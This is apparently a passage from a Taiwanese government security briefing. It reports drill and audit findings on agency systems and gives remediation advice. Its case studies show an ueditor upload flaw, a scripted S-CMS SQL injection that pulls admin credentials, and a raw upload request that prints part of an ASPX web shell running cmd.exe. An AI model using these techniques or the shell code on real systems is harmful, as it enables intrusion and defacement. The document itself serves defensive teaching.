


- 實際存取漏洞頁面，確認頁面存在且可正常回應



`{"state": "action 參數為空或者 action 不被支持。"}`

- 參考弱點PoC資料，自行編輯網頁原始碼，新增表單元素作為檔案上傳使用



`{"state": "action 參數為空或者 action 不被支持。"}`

shell addr: `[redacted]/nicst.jpg?.html`

Submit


案例7 ueditor 套件弱點 (3/3)



- 上傳後，回應顯示檔案連結之路徑



- 實際存取該頁面，確認可觸發所上傳之XSS語法




案例8 PHP 套件弱點 (1/3)

- 由網址猜測可能使用S-CMS PHP套件，搜尋相關資料後，發現可能存在CVE-2019-10708漏洞，可針對參數「id」進行注入攻擊

```
---- Scanning URL: https://[redacted]/js/ ----  
+ https://[redacted]/js/scms.php (CODE:200|SIZE:3)
```

- 利用Time-Based注入語法確認弱點存在



案例8 PHP 套件弱點 (2/3)


- 使用攻擊腳本執行注入攻擊，獲取管理員帳號與加密通行碼並透過破密軟體得知通行碼明文

```
@kali24:~$ python3 scms_sqli.py https://  
>---- A_login length: 5  
>---- A_login value: admin
```

```
@kali24:~$ python3 scms_sqli.py https://  
>---- A_pwd length: 32  
>---- A_pwd value: ce 54
```


案例8 PHP 套件弱點 (3/3)

- 利用取得之明文帳號通行碼，攻擊手可成功登入網站管理後台，並修改前台公開資料



未即時更新網站使用之套件改善建議

- 建議若開發期間已知使用**第三方套件**時，將**套件名稱**與**版本**納入該系統之備註資訊
- 當套件出現漏洞時可儘早發覺

CVE-2019-0001
CVE-2019-0002
CVE-2019-0003
...
CVE-2019-7XXX
CVE-2019-8XXX
CVE-2019-9XXX

系統清冊

- XXX 業務系統+
- XXX 資通系統+
- XXX 內部系統+

要更新?
不用更新?

5. 不正確的安全觀念

NCCST

不正確的安全觀念樣態

- 演練期間，為幫助機關區分真實資安事件與演練事件，故於字串內加入固定特徵字串作為識別
- 近期發現，機關開始針對特徵字串做過度防禦，即便單純輸入特徵字串亦被視為攻擊



案例9 規避演練之無效防護 (1/3)



- 攻擊手首先利用Burp Suite繞過前端檢查，同時檔名使用shell.aspx

```
Request
Raw Params Headers Hex ViewState
Content-Disposition: form-data; name="ctl00$ContentPlaceHolder1$txtRespondents"
123
-----19465220828381
Content-Disposition: form-data; name="ctl00$ContentPlaceHolder1$txtStoryContent"
123
-----19465220828381
Content-Disposition: form-data; name="ctl00$ContentPlaceHolder1$fuAttachment";
filename="shell.aspx"
Content-Type: image/jpeg

<% Page Language="C#" Debug="true" Trace="false" %>
<% Import Namespace="System.Diagnostics" %>
<% Import Namespace="System.IO" %>
<script Language="c#" runat="server">
void Page_Load(object sender, EventArgs e)
{
}
string ExecuteCmd(string arg)
{
ProcessStartInfo psi = new ProcessStartInfo();
psi.FileName = "cmd.exe";
psi.Arguments = "/c "+arg;
psi.RedirectStandardOutput = true;
psi.UseShellExecute = false;
Process p = Process.Start(psi);
StreamReader stdoutr = p.StandardOutput;
```

```
Response
Raw Headers Hex HTML Render ViewState
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 10 Jul 2015 06:48:08 GMT
Connection: close
Content-Length: 105937

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="https://www.w3.org/1999/xhtml">
<head><meta https-equiv="Content-Type" content="text/html; charset=utf-8" /><meta
name="googlebot" content="nosnippet" /><title>
0000-STEP 1
</title><meta name="description" content="0000-STEP 1"><meta name="keywords"
content="0:0000"><meta name="viewport" content="width=device-width,
initial-scale=1.0" /><!-- 00000000 -->
<link href="/Scripts/JSCal2-1.9/src/css/jscal2.css" rel="stylesheet" type="text/css"
/>
<link href="/Scripts/JSCal2-1.9/src/css/border-radius.css" rel="stylesheet"
```

案例9 規避演練之無效防護 (2/3)



- 發現檔案可成功上傳，複製檔案路徑嘗試執行 WebShell

The screenshot shows a web form with the following elements:

- A checkbox labeled "同意媒合條款" (I agree to the matching terms) which is checked.
- Two buttons: "暫存" (Save) and "下一步" (Next).
- An image upload area consisting of a square box with a trash icon and a "刪除" (Delete) button. This area is circled in red.
- A text input field labeled "輸入照片來源" (Enter photo source).
- A text input field labeled "輸入圖片說明(限20字)" (Enter image description, limited to 20 characters).

Below the image upload box, there is a red annotation: "(例: 圖 / 取自黃小明)" (Example: Image / Taken from Huang Xiaoming).

案例9 規避演練之無效防護 (3/3)



- 從圖片可得知，WebShell已成功執行，下一步則是執行指令。但原規定字串NXXXT已被阻擋，僅能透過文字型態轉換等方式輸入



不正確的安全觀念改善建議

- 建議應僅針對惡意語法進行阻擋，若在防護設備套用錯誤的防護規則，僅會讓系統暴露在外部真實威脅之下

NCCST

- 前言
- 網路攻防演練發現與建議
- 資安稽核技術檢測發現與建議
- 結論與建議

NCCST

資安稽核技術檢測結果



使用者電腦安全檢測

- 使用者電腦弱點掃描共發現**20個高風險**與**307個中風險弱點**
- 使用者電腦安全性更新共發現**26台電腦**未落實安全性更新
- 使用者電腦應用程式更新共發現**11台電腦**未落實應用程式更新



惡意中繼站連線阻擋檢測

- 共發現**514筆IP**中繼站名單未阻擋
- 共發現**356筆DN**中繼站名單未阻擋



核心資通系統安全檢測

- 滲透測試結果共發現**59個高風險**、**3個中風險**及**27個低風險弱點**項目
- 防護基準檢測結果共發現**75個不符合**項目



網路架構檢測

網路架構檢測結果共發現**23個高風險**、**36個中風險**及**1個低風險弱點**項目



AD主機安全防護檢測

AD伺服器主機安全性更新共發現**3台伺服器**未落實安全性更新



物聯網設備檢測

物聯網設備檢測結果共發現**50個高風險**、**3個中風險**及**8個低風險弱點**項目



組態設定安全檢測

- 使用者電腦發現**10台電腦**組態設定未符合
- 伺服器主機發現**7台主機**組態設定未符合
- 瀏覽器發現**11台電腦**組態設定未符合
- 網通設備發現**3台設備**組態設定未符合

共同發現事項(1/7)



1. 使用者電腦安全檢測

- 使用者電腦弱點掃描
- 使用者電腦安全防護檢測

改善建議：

- 使用具有更高安全性的加密簽章方式
- 重新設定遠端桌面連線之驗證及加密

常見共同弱點_1：

遠端桌面伺服器存在中間人攻擊弱點，未驗證遠端桌面的連線來源，可能遭受身分偽造的連線



常見共同弱點_2：

SSL簽章使用不安全的Hash演算法，連線資訊可能遭受破解而洩漏



共同發現事項(2/7)




2. 網路惡意活動檢視

- 機關使用者網段
- 資通系統管理者網段

改善建議：

- 應制定與落實中繼站更新週期
- 應定期進行惡意中繼站阻擋測試

常見共同弱點：
未針對中繼站連線落實阻擋機制，
可能導致機敏資訊外洩



共同發現事項(3/7)




3.核心資通系統安全檢測

- 核心資通系統內網滲透測試
- 核心資通系統防護基準檢測

- 核心資通系統內網滲透測試，所發現共同事項：
 - 發現存在無效的存取控管與跨網站腳本攻擊
- 核心資通系統內網滲透測試，所提出改善建議：
 - 應對所有功能頁面進行適當權限控管
 - 過濾可能造成危害的符號及語法輸入
- 核心資通系統防護基準檢測，所發現共同事項：
 - 發現存在不符合的存取控管
- 核心資通系統防護基準檢測，所提出改善建議：
 - 身分驗證相關資訊不以明文傳輸
 - 使用者更換通行碼時，至少不可以與前3次使用過之通行碼相同
 - 使用者輸入資料合法性檢查應置放於應用系統伺服器端
 - 使用公開、國際機構驗證且未遭破解之演算法

共同發現事項(4/7)



4.網路架構檢測

- 網路與系統之管理控制措施
- 網路與系統之安全控制措施
- 網路與系統架構之備援機制
- 防火牆規則及存取控制

- 網路架構檢測，所發現共同事項：
 - 發現存在不安全的網路設備存取控制
 - 發現存在不安全的網路區域存取
 - 發現存在未限制非加密資料傳輸協定
- 網路架構檢測，所提出改善建議：
 - 網路區域間的存取、限制內部對外連線
 - 建議重新檢視防火牆，並依需求設定防火牆規則
 - 限制非加密資料傳輸協定
 - 建議關閉未加密傳輸協定, 並使用加密傳輸協定傳遞資料
 - 網路設備存取控制
 - 建議限制僅管理人員的IP可存取管理介面

共同發現事項(5/7)



5.AD主機安全防护检测

- 防毒軟體
- 安全性修補程式更新檢視
- 惡意程式检测

改善建議：

建議定期檢視網域主機更新與自動化派送結果情況，以避免未更新所導致之資安風險

常見共同弱點：

AD伺服器主機，未落實安全性更新

新聞 產品&技術 專題 AI 區塊鏈 Cloud DevOps GDPR 資安 研討會 社群 商用電腦

新聞

開源安全測試框架Metasploit嵌入BlueKeep攻擊程式

在開源測試框架中嵌入這個針對舊版Windows遠端桌面服務缺陷所打造的攻擊程式，固然可能遭駭客利用，但Metasploit管理方Rapid7認為，此舉對防禦方來說是利大於弊

文/ 陳曉莉 | 2019-09-09 發表 讚 5.8 萬 按讚加入iThome粉絲團 讚 97 分享

rapid7 / metasploit-framework Watch 1,667 Star 17,889

Code Issues 696 Pull requests 60 Projects 2 Wiki Security Insights

Add initial exploit for CVE-2019-0708, BlueKeep #12283

[Open](#) bcook-r7 wants to merge 42 commits into rapid7:master from busterb:bluekeep

CVE-2019-0708 - A Critical "Wormable" Remote Code Execution Vulnerability in Windows RDP



共同發現事項(6/7)

6. 物聯網設備檢測



- 網路攝影機檢測
- 門禁系統檢測
- 網路印表機檢測
- 無線AP/無線路由器檢測
- 環控系統檢測


改善建議：

- 禁止使用設備預設帳號通行碼
- 網站管理介面應設定通行碼
- 關閉非必要性的網路服務
- 更新韌體至最新版本

常見共同弱點_1：
缺乏適當的通行碼保護

常見共同弱點_2：
不安全的網路服務

常見共同弱點_3：
使用不安全的系統或元件



共同發現事項(7/7)



7.組態設定安全檢測

- 作業系統組態檢測
- 瀏覽器組態檢測
- 網通設備組態檢測
- 應用程式組態檢測

- 組態設定安全檢測，所發現共同事項：
 - 受測的使用者電腦存在不符合組態項目
 - 受測的瀏覽器存在不符合組態項目
 - 受測的網域主機存在不符合組態項目
 - 受測的網通設備存在不符合組態項目
- 組態設定安全檢測，所提出改善建議：
 - 建議定期抽檢組態設定內容，以確保組態設定防護之完整性
 - 建議定期檢視例外管理項目與實際環境之一致性

- 前言
- 網路攻防演練發現與建議
- 資安稽核技術檢測發現與建議
- 結論與建議

NCCST

結論與建議

● 強化通行碼檢查機制

- 建議**核心系統**、**連網設備**等皆應設定**高複雜度通行碼**，且避免**預設通行碼**或**帳號與通行碼相同**等情形

● 加強存取控管機制

- **連網設備**、**VLAN**及**核心系統功能頁面**皆應進行適當**存取控管**機制，避免攻擊者越權存取

● 訂定檢視機制

- **使用者端**除定期執行更新外，更應**確認更新是否落實****核心系統**若可將引用**套件版本**納入**追蹤**，亦有助於追蹤**套件安全性**。**防護設備**應進行**規則測試**，**確認阻擋規則生效**

● 落實系統安全防護

- 應**正確檢查使用者輸入**是否具備**惡意語法**，同時**傳輸協定**應使用具有**高強度之加密演算法**

報告完畢
敬請指教

NCCST